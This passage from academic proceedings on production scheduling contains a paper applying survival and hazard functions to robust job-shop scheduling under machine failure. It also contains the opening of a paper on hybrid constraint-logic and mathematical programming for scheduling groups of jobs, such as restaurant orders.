- Project management,
- Supply chain management,
- Modeling and planning production flow,
- Production scheduling,
- Multimodal social networks,
- Intelligent transport and passenger routing,
- Network knowledge modeling,
- Transportation networks.

## SECTION EDITORS

- **Bocewicz, Grzegorz**, Koszalin University of Technology, Poland
- **Sitek, Pawel**, Kielce University of Technology, Poland

## REVIEWERS

- **Banaszak, Zbigniew**, Warsaw University of Technology, Poland
- **Burduk, Anna**, Wrocław University of Science and Technology, Poland
- **Bzdyra, Krzysztof**, Koszalin University of Technology
- **Gola, Arkadiusz**, Lublin University of Technology, Poland
- **Janardhanan, Mukund Nilakantan**, Aalborg University, Denmark, Denmark
- **Nielsen, Peter**, Aalborg University, Denmark
- **Nielsen, Izabela Ewa**, Aalborg University, Denmark
- **Ratnayake, Chandima**
- **Terkaj, Walter**, ITIA-CNR, Italy
- **Turkylmaz, Ali**, Nazarbayev University, Kazakhstan
- **Wikarek, Jarosław**, Kielce University of Technology, Poland



# Application of survival function in robust scheduling of production jobs

Łukasz Sobaszek  
Lublin University of Technology,  
Nadbystrzycka 38 D,  
20-618 Lublin, Poland  
Email: l.sobaszek@pollub.pl

Arkadiusz Gola  
Lublin University of Technology,  
Nadbystrzycka 38 D,  
20-618 Lublin, Poland  
Email: a.gola@pollub.pl

Edward Kozłowski  
Lublin University of Technology,  
Nadbystrzycka 38 D,  
20-618 Lublin, Poland  
Email: e.kozlovski@pollub.pl

**Abstract**—Scheduling production jobs in the real production system requires considering a number of factors which may prove to exert a negative effect on the production processes. Hence the need for the identification and compensation of potential disruptions as early as at the production planning stage. The aim of this paper is to employ the survival and the hazard function to anticipate potential disruptions of the schedule so that they could be absorbed to produce a robust job schedule.

## I. INTRODUCTION

SCHEDULING of production jobs has received much attention from academic researchers, which has led to numerous works published in the field. Authors have proposed various solutions aimed at creating effective production schedules [1]–[5]. Many current solutions, however, are of a purely theoretical character and are frequently unfeasible in existing production systems [6]–[7].

Practice shows that each production process involves a variety of factors impede the performance [7]–[8]. It is for that reason that we can observe the trend referred to as robust scheduling, which describes job scheduling under uncertainty [7].

This paper describes the development of a robust job schedule based on empirical data regarding the selected technological machine failure. In order to determine the selected reliability parameters, we have employed the Life-time Data Analysis, also referred to as the Survival Analysis [9]. Moreover, we have proposed new service buffer input method.

## II. SCHEDULING UNDER MACHINE FAILURE CONSTRAINT

Robust scheduling represents a process that produces a schedule that is able to absorb disruptions, *i.e.* can account for changing parameters of the production process [7–8]. This type of scheduling is composed of the predictive phase (pertaining to the planning stage) and the reactive phase (pertaining to the production stage) [10]–[11].

Researchers indicate several sources of uncertainty in the production process, including: job processing times, preparation and completion times, works transport availability and times, machine availability, workers and tools availability, raw material/semi-finished product shortage or delay [7], [12]–[14]. Although they are largely

of random character, the knowledge of the character of uncertainty factors is of crucial importance in robust scheduling [8], [15].

An increasing number of studies into robust scheduling of production jobs regard resource availability as the major source of disruption in the production process. In practice, this is strictly connected with the failure of machines processing production jobs [10], [16]–[17]. Various solutions are proposed in this area of research.

In his study, M. T. Jensen [16] adopts a deterministic approach and regards machine failure as the times of failure occurrence, and subsequently tests the developed schedules for various numbers of machines and jobs. A. Davenport *et al.* [17], S. Gürel *et al.* [18] and V. J. Leon *et al.* [19] include in their works a typical probability distribution and apply the obtained data in developing robust schedules. Many authors suggest employing the times pertaining to the field of Preventive Maintenance (PM) [20]. Deepu [21], Hong Gao [22], W. M. Kempa [23] or B. Skolud [24] employ MTTF, MTBR, MTTR and MTFF factors in prediction of potential failure, with a view to developing robust schedules. These authors make use of the redundancy-based techniques, which are widely applied in the research in the field. An extensive body of literature [16]–[17], [21]–[22] emphasises the need for acquisition and analysis of historical data of machine failure as an invaluable source of knowledge in robust scheduling of production jobs.

## III. PROBLEM FORMULATION

Formulation of the job scheduling problem under uncertainty demands establishing the following [25]:

- set of processed jobs  $J$ , which is the set of  $n$  technological processes (jobs) to carry out:

$$J = \{J_1, J_2, \dots, J_n\}, \quad (1)$$

- set of machines  $M$ , which is the set  $m$  of technological machines processing production jobs:

$$M = \{M_1, M_2, \dots, M_m\}, \quad (2)$$

- $m \times n$  matrix of machine orders  $MO$  representing the rank of jobs on particular machines:

$$MO = [o_{ij}], \quad (3)$$

where:  $o_{ij}$  – ranking of jobs  $i$  on the machine  $j$  taking the value of:  $o_{ij} = 0$  – when the operation  $i$  is not processed on the machine  $j$ ,  $o_{ij} = \{1, \dots, m\}$  – when the operation  $i$  is processed on the machine  $j$ ;

- matrix of processing times  $PT$  containing data regarding processing times of particular technological operations:

$$PT = [p_{ij}], \quad (4)$$

where:  $p_{ij}$  – processing time of job  $i$  on the machine  $j$ , while for  $o_{ij} = 0$ , also  $p_{ij} = 0$ .

The general problem with scheduling in job-shop conditions consists in ordering jobs from the set of jobs  $J$  between the machines from the set of machines  $M$ , accounting for the technology described in the matrix  $MO$ , so that the resulting schedule corresponds to the furthest extent with the defined objective criterion.

In order to produce the robust schedule, which will absorb potential disruptions in the stock of machines, it is crucial to determine for each  $m$  of the uncertain machines:

- the set of failure times of machines  $FT_m$  containing data on machine failure times:

$$FT_m = \{f_{m1}, f_{m2}, \dots, f_{mi}\}, \quad (5)$$

where:  $f_{mi}$  – is a factor determining the probable machine failure times;

- the set of time buffers  $TB_m$ , which contains data on the machine servicing time buffers that must be included in the development of the robust schedule:

$$TB_m = \{t_{m1}, t_{m2}, \dots, t_{mi}\}. \quad (6)$$

To determine the specified values of the sets which are crucial to developing the robust schedule of production jobs we have employed selected Survival Analysis techniques. The applied techniques enable the determination of the survival model of a given object or phenomenon, and produce data that may be used in the prediction of survival patterns [10]. It was resolved that the analysis of the character of the technological machine failure occurrence will be conducted by means of the survival and hazard functions in the robust schedule.

#### IV. SURVIVAL AND HAZARD FUNCTIONS

Let  $T$  be a non-negative random variable with the probability density function  $f(t)$ ,  $t > 0$  and the cumulative distribution function

$$F(t) = P(T < t). \quad (7)$$

Below we assume, that the random variable  $T$  represents the waiting time until the failure (death of plant). In the literature the variable  $T$  denotes the survival time [26]. The value  $F(t)$  determines the probability that the failure (breakdown) occurs by duration. The survival function

$$S(t) = P(T \geq t) = 1 - F(t) = \int_t^\infty f(s) ds \quad (8)$$

presents the probability of correct work of a machine just before duration  $t$  (the probability of surviving to duration  $t$ ), generally the probability that the failure (breakdown) does not occur by duration  $t$ . The survival characteristic of a machine may be presented by a hazard function

$$h(t) = \lim_{dt \rightarrow 0} \frac{P(t \leq T < t+dt | T \geq t)}{dt} = \lim_{dt \rightarrow 0} \frac{\int_t^{t+dt} f(s) ds}{dt P(T \geq t)} = \frac{f(t)}{S(t)} \quad (9)$$

The value of this function represents an instantaneous rate of occurrence of failure [9]. From (8) the formula (9) we may rewrite as

$$h(t) = -\frac{d}{dt} \ln S(t) \quad (10)$$

By solving the expression (10) we obtain a formula for the survival function

$$S(t) = \exp(-H(t)) \quad (11)$$

where  $H(t) = \int_0^t h(s) ds$  is called the cumulative hazard

function. The cumulative hazard function represents the sum of risks occurring from the duration 0 to  $t$  [9].

#### V. NUMERICAL EXAMPLE

The techniques for developing robust schedules presented in the preceding sections will be now presented in practice, to analyse the machine failure and servicing times at one of the representatives of the automotive industry. The data obtained from the analysis was afterwards employed in the scheduling of production jobs.

##### A. The Survival and Hazard Function

Let  $\{(t_i, d_i)\}_{1 \leq k \leq n}$  be a sequence of described failures, where  $t_i$  is a time after which the failure occurred but  $d_i$  – number of this events. We assume that times  $\{t_i\}_{1 \leq k \leq n}$  are ordered,  $0 < t_1 < \dots < t_k$ . Fig. 1 presents the empirical cumulative distribution function




Fig. 1 The cumulative distribution function of failure

The survival function (8) is usually obtained with the Kaplan-Meier method. The estimate of the survival function is given by the following formula



$$\hat{S}(t) = \begin{cases} 1, & t < t_1, \\ \prod_{t_i \leq t} \frac{r_i - d_i}{r_i}, & t_1 \leq t \end{cases} \quad (12)$$

where  $r_i$  represents the number of individuals at risk at time  $t_i$ ,  $1 < i < k$  (number of individuals who die at time  $t_i$  or later)

and is calculated as  $r_i = \sum_{j=i}^k d_j$ . Fig. 2 presents the survival function with 95% confidence intervals. From (11) the estimate of cumulative hazard function may be obtained as

$$\hat{H}(t) = -\ln(\hat{S}(t)) \quad (13)$$

The full black curve with jumps in Fig. 3 represents the values of estimate of the cumulative hazard function  $\hat{H}(t)$ . Another method of estimating the cumulative hazard function is the Nelson-Aalen estimator

$$\bar{H}(t) = \sum_{t_i \leq t} \frac{d_i}{r_i} \quad (14)$$

which is represented in Fig. 3 by the red broken curve with jumps.




Fig. 2 The survival function – Kaplan-Meier estimate




Fig. 3 The cumulative hazard function and Nelson-Aalen estimate

The data obtained from both the survival and hazard functions may be used in the robust schedule development. Decreasing survival translates to a longer life of the object, and consequently higher probability of machine failure. In terms of hazard, the abrupt jumps denote numerous instances of failures in given periods. High values of intensity function denote high risk of machine failure [10].

### B. Applied Survival Analysis Results in Robust Scheduling

The presented analyses provided data that was subsequently employed in the robust schedule development for the following scenarios  $m \times n$ :  $3 \times 2$ ,  $3 \times 3$ ,  $3 \times 4$ ,  $4 \times 3$ ,  $4 \times 5$  and  $4 \times 6$ . The values of  $MO$  and  $PT$  were randomly generated. The obtained data was used to elaborate standard Schedule. The scheduling method applied was the dispatching rules, whereas the objective criterion was the maximum makespan ( $C_{\max}$ ) – LiSA software was used in the study. The data form enterprise obtained from the failure analysis was applied to produce the robust schedule. The application of the survival and hazard functions is presented in Fig. 4.




Fig. 4 The hazard function employed in the development of the robust schedule (S – machining servicing buffers)

It was established that the resulting plot of function determines the failure characteristics of the machine  $M_1$ . The set of failure times  $FT_1$  was obtained from the results of analysis of the survival and hazard functions:

$$f_{11} = 108 \text{ [h]}; f_{12} = 216 \text{ [h]} \quad (15)$$

and the values of the machine servicing time buffer  $TB_1$ :

$$t_{11} = t_{12} = 55 \text{ [min]} \approx 0.92 \text{ [h]} \quad (16)$$

The values of machine servicing time buffers were obtained from the empirical indicator MTTR.

In scheduling it was established that the machine  $M_1$  worked for 100 h prior to commencement of production, hence the machine servicing time buffer  $f_{11}$  was set to occur after 8 h, and the buffer  $f_{22}$  occurred after 116 h (if necessary). The machines worked to 65% capacity, which provided the basis for the generation of the elements of matrix  $MO$ . The maximum job processing time was 16 h, therefore elements of matrix  $PT$  were also randomly generated from the range of  $p_{ij} \in \langle 0; 16 \rangle$ . The results of analysis are presented in Table I.

TABLE I.  
RESULTS OF ROBUST SCHEDULING USING SURVIVAL AND HAZARD FUNCTIONS

Dispatching rules	Nominal schedule $C_{\max}$ [h]						Robust schedule $C_{\max}$ [h]					
	3×2	3×3	3×4	4×4	4×5	4×6	3×2	3×3	3×4	4×4	4×5	4×6
LPT	35	41	28	51	51	54	44	41	29	51	60	54
SPT	47	43	31	51	50	67	47	43	31	51	56	67
FCFS	47	43	31	51	53	54	47	43	31	51	62	54
LQUE	35	41	28	51	51	54	44	41	29	51	60	54
EDD	47	41	31	51	50	54	47	41	31	51	56	54

## VI. CONCLUSION

The analysis of results obtained from the robust scheduling of production jobs indicates that the inclusion of the machine servicing time buffer  $M_1$  did not exert a considerable effect on  $C_{\max}$ . In the majority of the analysed scenarios the difference between the standard and the robust schedule was negligible (approx. 1 h), or practically non-existent. It was only in the case of 3×2 scheduling problem (scheduling with dispatching rules) and problem 4×5 that a substantial discrepancy of schedule makespans was observed (on average 8.14 h). The difference in question resulted from the fact that in these particular cases, the machine  $M_1$  was heavily burdened with jobs, and simultaneously the values of processing times were considerably high.

Further investigations should concentrate on introducing a procedure limiting the machine servicing time buffers in job processing, with a view to obtaining lower values of scheduling assessment. That help to implement proposed method it the real production systems. Job scheduling under uncertainty requires further development and employing various inference and analysis engines.

## REFERENCES

- [1] Ch. Almeder, R. F. Hartl, "A metaheuristic optimization approach for a real-world stochastic flexible flow shop problem with limited buffer," *Int. J. Prod. Econ.*, 145(1), 2013, pp. 88–95.
- [2] Ch. Bierwirth, D. C. Mattfeld, "Production scheduling and rescheduling with genetic algorithms," *Evolutionary Computation*, 7(1), 1999, pp. 1–17.
- [3] T. C. Chiang T. C., L. C. Fu, "Using dispatching rules for job shop scheduling with due date-based objectives," *International Journal of Production Research*, vol. 45(14), May 2007, pp. 1–28.
- [4] S. Kłos, J. Patalas-Maliszewska, P. Trebuna, "Improving manufacturing processes using simulation methods," *Applied Computer Science*, vol. 12, no. 4, Dec. 2016, pp. 7–17.
- [5] G. Kłosowski, A. Gola, "Risk-based estimation of manufacturing order costs with artificial intelligence," in *2016 Federated Conference on Computer Science and Information Systems (FedCSIS)*, 2016, pp. 729–732.
- [6] J. W. Herrmann, "A history of decision-making tools for production scheduling," in *Multidisciplinary Conference on Scheduling: Theory and Applications*, New York, 2005, July 18–21.
- [7] P. Nielsen, Z. Michna, N.A.D. Do, "An Empirical Investigation of Lead Time Distributions," *IFIP Advances in Information and Communication Technology*, 438, 2014, pp. 435–432.
- [8] I. Gonzalez-Rodriguez, C.R. Vela, J. Puente, A. Hernandez-Arauzo, "Improved local search for job shop scheduling with uncertain durations," in *Proceedings of the Nineteenth International Conference on Automated Planning and Scheduling*, 2009, pp. 154–161.
- [9] D. W. Hosmer, Jr., S. Lemeshow, S. May, *Applied survival analysis: regression modeling of time to event data (2nd edition)*. John Wiley & Sons, 2008.
- [10] Ł. Sobaszek, A. Świć, A. Gola, "Creating robust schedules based on previous production processes," *Actual Problems of Economics*, 158(8), 2014, pp. 488–495.
- [11] N. Al-Hinai, T. Y. ElMekkawy, "Robust and stable flexible job shop scheduling with random machine breakdowns using a hybrid genetic algorithm," *International Journal of Production Economics*, 132(2), Apr. 2011, pp. 279–291.
- [12] G. Kłosowski, A. Gola, A. Świć, "Application of fuzzy logic in assigning workers to production tasks," *Advances in Intelligent Systems and Computing*, 474, Jun. 2016, pp. 505–513.
- [13] P. Sitek, "A hybrid approach to the two-echelon capacitated vehicle routing problem (2E-CVRP)," *Advances in Intelligent Systems and Computing*, 267, 2014, pp. 251–263.
- [14] K. Grzybowska, B. Gajdzik, "Optimisation of equipment setup processes in enterprises," *JOURNAL METALURGIJA*, 51(4), Apr. 2012, pp. 563–566.
- [15] E. Kosicka, E. Kozłowski, D. Mazurkiewicz, "The use of stationary tests for analysis of monitored residual processes," *Eksploatacja i Niezawodność – Maintenance and Reliability*, 17 (4), 2015, pp. 604–609.
- [16] M. T. Jensen, "Robust and flexible scheduling with evolutionary computation," Ph.D. dissertation, Aarhus, 2001.
- [17] Davenport, C. Gefflot, C. Beck, "Slack-based techniques for robust schedules," in *Sixth European Conference on Planning*, 2014.
- [18] S. Gürel, E. Körpeoglu, M. S. Aktürk, "An anticipative scheduling approach with controllable processing times," *Computers & Operations Research*, 37, 2010, pp. 1002–1013.
- [19] V. J. Leon, S. D. Wu, R. H. Storer, "Robustness measures and robust scheduling for job shop," *IEEE Transactions*, vol. 26, no. 5, Sep. 1994, pp. 32–43.
- [20] M. Jasiulewicz-Kaczmarek, A. Saniuk, T. Nowicki, "The maintenance management in the macro-ergonomics context," *Advances in Intelligent Systems and Computing*, 487, July 2016, pp. 35–46.
- [21] P. Deepu, "Robust schedules and disruption management for job shops," Ph.D. dissertation, Bozeman, Montana, 2008.
- [22] Gao Hong, "Building robust schedules using temporal protection – an empirical study of constraint based scheduling under machine failure uncertainty," Ph.D. dissertation, Toronto, Ontario, 1996.
- [23] W.M. Kempa, I. Wosik, B. Skołud, "Estimation of reliability characteristics in a production scheduling model with time-changing parameters – first part, theory," in *Management and Control of Manufacturing Processes*, A. Świć, J. Lipski, Ed. Lublin, 2011, p. 7–18.
- [24] B. Skołud, I. Wosik, W. M. Kempa, K. Kalinowski, "Estimation of reliability characteristics in a production scheduling model with time-changing parameters – second part, numerical example," in *Management and Control of Manufacturing Processes*, A. Świć, J. Lipski, Ed. Lublin, 2011, p. 19–29.
- [25] Ł. Sobaszek, A. Gola, "Computer-aided production task scheduling," *Applied Computer Science*, vol. 11, no. 4, 2016, pp. 58–69.
- [26] J. F. Lawless, *Statistical models and methods for lifetime data*. John Wiley & Sons, 2003.

# A hybrid method for Optimization Scheduling Groups of Jobs

Jarosław Wikarek, Tadeusz Stefański  
Kielce University of Technology Al. 1000-lecia PP 7,  
25-314 Kielce, Poland,  
Institute of Management and Control Systems  
e-mail: {j.wikarek, t.stefanski}@tu.kielce.pl

**Abstract**—This study deals with modelling and optimization of handling jobs (orders) in groups. All jobs in a group should be delivered at the same time after processing. The authors present a novel hybrid method, which includes the modelling and optimization of the problem in the hybrid environment composed of MP (Mathematical Programming) and CLP (Constraint Logic Programming). Due to the large complexity of the optimization problem, dedicated heuristic is also proposed instead of MP. The paper also presents an author's model for optimization scheduling groups of jobs. The model has been implemented in several environments: Hybrid (CLP/MP), Hybrid (CLP, heuristic), MP and heuristic. The obtained results of numerical experiments confirm the high efficiency and usefulness of the hybrid approach to optimize such problems.

## I. INTRODUCTION

MANY issues in the area of manufacturing, logistics and services are characterized by handling and processing problems with groups of jobs (orders) and operations, especially when these jobs are to be completed at the same time.

A very good illustration of the handling of jobs (orders) in groups is the process of preparing and serving food in a restaurant [1]. Guests enter the restaurant in different groups at different moments. Each group chooses a table and all jobs of the group members are taken simultaneously. After the accomplishment of these processes, all meal items ordered by a group are served simultaneously. The quality of service and the rate of customer satisfaction are raised if a meal item is served as soon as it is ready. In a restaurant, a group of meal items ordered by guests sitting at a table should be delivered together. Thus, the cooked meal items for a specific group have to wait until the last item of that group is cooked and is ready to be served.

The proposed research problem finds many applications in industrial companies, including but not limited to food, ceramic tile, textile production industries, distributions, supply chain, installation of bulky equipment, manufacturing of complex devices, etc. It can be noticed in many production and logistic industries that have different customers. Assume that each customer has different jobs. Each job has a different handling process function and resources, but all items ordered by a customer or group of

customers should be delivered at the same time in one package to reduce the transportation costs, subsequent processing steps time and costs or/and assure proper quality of the product/service and customer satisfaction.

The remainder of the article is organized as follows. Section II presents a literature review. Problem statement, research methodology, mathematical model and contribution are provided in Section III. Computational examples, tests of the implementation platform and discussion are presented in Section IV. Possible extensions of the proposed approach as well as the conclusions are included in Section V

## II. LITERATURE REVIEW

To best meet customers' expectations (Section I), multiple decision problems have to be solved. These include processes of food preparation and delivery, proper arrangements of customers at the tables, etc. Due to the number and character of the problems (multimodal, asynchronous, parallel) as well as constraints related to resources, time, etc., they are considered at different decision making levels. At the strategic level, problems of optimal configuration of the order processing/handling environment occur. In the case of a restaurant, these include the selection, configuration and arrangement of tables, known as the Table Mix Problem (TMP) [1,2]. The "best" table mix is influenced by several factors such as: the expected number of each size party that will be potential customers; the expected meal duration of each party; the dimensions and the layout of the restaurant, which limit the number and type of tables that can be used, and the possibility of combining tables of different dimensions. Once the TMP is solved, i.e. the number of tables, their size, etc. are decided, it is necessary to assign tables to customers in the most profitable way. Operational decisions are mainly concerned with the most profitable assignment of customers to specific tables. The "Parties Mix Problem" consists of deciding on accepting or denying a booking request from different groups of customers, with the aim of maximizing the total expected revenue [3]. The revenue management RM problem is dealt with in multiple papers as the overarching question [3,4]. Scheduling methods for optimal and simultaneous provision of service to groups of customers are proposed most often in the flexible flow-shop

system (FFS). In the FFS system, processing is divided into several stages with parallel resources at least in one stage. All of the tasks should pass through all stages in the same order (preparing meals) [5,6]. The exemplified objectives of the problem [6] are minimizing the total amount of time required to complete a group of jobs and minimizing the sum of differences between the completion time of a particular job in the group and the delivery time of this group containing that job (waiting period).

Our motivation was to develop a method that allows problem modeling and optimization for handling incoming jobs in groups with the same date of completion for various forms of organization. Development of optimization models, whose implementation using the proposed method will allow obtaining optimal answers to key questions asked by managers and executive levels.

### III. PROBLEM STATEMENT AND METHODOLOGY

The majority of models presented in the literature (Section II) refer to a single problem and optimization according to the set criterion. Fewer studies are devoted to multiple-criteria optimization by operations research (OR) methods [6]. One paper [7] applies constraint programming, but it is used only to solve the static problem of restaurant configuration. Declarative environments such as CLP facilitate problem modeling and introduction of logical and symbolic constraints [8-14]. Unfortunately, high complexity of optimization models and their integer nature contribute to poor efficiency of modeling in OR methods and inefficient optimization in CLP. Therefore, a novel approach to modeling and solving these problems was developed. A

declarative environment was chosen as the best structure for this approach [8,10]. Mathematical programming environment was used for problem optimization [15]. This hybrid approach is the basis for the creation of the implementation environment to optimization scheduling groups of jobs. In addition to optimizing particular decision making problems connected with groups of jobs, such environment allows asking various questions while processing the jobs.

The main contribution of this research is the new method for the modeling, support and optimization of decision-making problems for handling jobs in groups. It is based on the integration of CLP and MP/Heuristic. In addition, the linearization and transformation optimization model was built using the CLP environment. Based on the proposed method and model, we designed the framework that allows modeling and optimization the process of handling groups of jobs. The presented method makes it possible to solve the larger size problems in a much shorter time in relation to mathematical programming (MP).

The general concept of hybrid framework (Figure 1) consists in modeling and presolving of a problem in the CLP environment with the final solution (optimization) found in the MP environment or feasible by heuristic algorithm. In all its phases, the platform uses the set of facts having the structure appropriate for the problem being modeled and solved (Figure 2). The set of facts is the informational layer of the framework, which can be implemented as relational database, XML files, etc. Description of the facts for the problem has been shown in Appendix A.




Fig. 1 The concept of hybrid framework




Fig. 2 The scheme of facts for the problem of handling jobs (orders). (#-key attribute of fact)

### A. Problem description

This problem can be stated as follows (Figure 3, Table I). Jobs ( $a=1..LA$ ) enter the system in groups. Each jobs consists of operations ( $b=1..LB$ ) and should be processed by specific resources, including parallel resources ( $r=1..LR$ ). The jobs ( $a=1..LA$ ) in each group should be delivered at the same time. It is assumed that all processors in the last stage are eligible to process all jobs. This assumption is valid due to the fact that processors in the last stage (waiters at restaurants who deliver meals or packers in a factory, or quality control) are the same in most of the application areas of the proposed problem. Special points at which orders are submitted and then delivered are introduced /e.g. tables/ ( $s=1..LS$ ). The problem does not cover configuration of the points but relates to handling jobs, as many jobs may come from one customer/jobs several items from the menu/. Each job may be processed by a different resource set in any order.




Fig. 3 Scheme for the problem of handling jobs (orders) in a restaurant

The transformation of the problem consisted in the transition from the classical representation in the form of operations to the representation in the form of resources. For this purpose, a corresponding CLP predicates were developed, which based on precedence and resource constraints as well as on the duration of particular operations determined the demand times and sizes for each resource. This transformation allows reductions in the size of the problem by the dimension of operation  $u$ . The

transformation is performed based on the assumption that all the operations for the job are performed without interruption. Transformation is the key element in the hybrid approach. It allows the reduction in the problem size thus reducing combinatorial search space through the reduction of decision variables and constraints (see Appendix B).

TABLE I.  
SETS, INDICES, PARAMETERS AND DECISION VARIABLES FOR  
MATHEMATICAL MODEL

Sets	
Set of points (tables)	LS
Set of jobs (orders)	LA
Set of resources	LR
Set of operations	LU
Number of periods	LT
Indices	
Points (tables)	$s=1..LS$
Jobs (Orders)	$a=1..LA$
Resources	$r=1..LR$
Operation	$u=1..LU$
Period	$t=1..LT$
Parameters	
Duration of operation $u$ for job (order) $a$	$t_{a,u}$
If the operation $u_1$ precedes $u_2$ for job (order) $a$ than $kol_{a,u_1,u_2}=1$ otherwise $kol_{a,u_1,u_2}=0$	$kol_{a,u_1,u_2}$
If the operation $u$ uses resource $r$ than $zas_{u,r}=1$ otherwise $zas_{u,r}=0$	$zas_{u,r}$
Number of $r$ resources needed for execution operation $u$	$rg_{u,r}$
The number of available resources $r$ in the period $t$ .	$cp_{r,t}$
The number of resources of the second type (waiters) available during period $g$	$hp_t$
The number of jobs (orders) $a$ at point $s$	$o_{s,a}$
Decision variables	
Calculated number of periods $t$ delivery of all jobs (orders) for point $s$ .	$F_s$
If the execution of operation $u$ for job (order) $a$ for point $s$ uses resource $r$ in period $t$ then $X_{s,a,r,t}=1$ , otherwise $X_{s,a,r,t}=0$	$X_{s,a,r,t}$
If $t$ is the last period in which resource $r$ is used in the execution of operation $u$ for job (order) $a$ for point $s$ then $Y_{s,a,r,t}=1$ , otherwise $Y_{s,a,r,t}=0$	$Y_{s,a,r,t}$
Number of period $t$ in which operation $u$ can be started for job (order) $a$ in point $s$	$B_{s,a,u}$
Number of period $t$ from resource $r$ can be used for operation $o$ of job (order) $a$ in point $s$	$S_{s,a,u,r}$
Makespan	$C_{max}$

### Objective functions.

Minimization of makespan (1a) or minimization of average waiting time at each point  $s$  (1b).

### Constraints.

Constraint (2) determines the order of execution of operations. Constraint (3) determines the start time of the use of the resource  $r$ . Constraint (4) ensures that  $C_{\max}$  is not less than the time of completion of each operation. Execution time for the point  $s$  is greater or equal to the time of execution of each jobs  $a$  at this point (5). Constraint (6) does not allow exceed the available number of resources  $r$  during period  $t$ . Constraint (7) provides resource  $r$  occupancy for the time execution of the operation  $u$ . Operations cannot be interrupted (8). Simultaneous completion of jobs  $a$  from the given point is ensured by constraints (9,10). Constraint (11) blocks resources for execution time. Constraint (12) is responsible for the binarity of selected decision variables.

$$F_{c1} = \min C_{\max} \quad (1a)$$

$$F_{c2} = \min \frac{1}{LS} \sum_{s=1}^{LL} F_s \quad (2b)$$

$$B_{s,a,u_1} + t_{a,u_1} = B_{s,a,u_2} \quad (2)$$

$$\forall s = 1..LS, a = 1..LA, u_1, u_2 = 1..LU, \text{kol}_{a,u_1,u_2} = 1$$

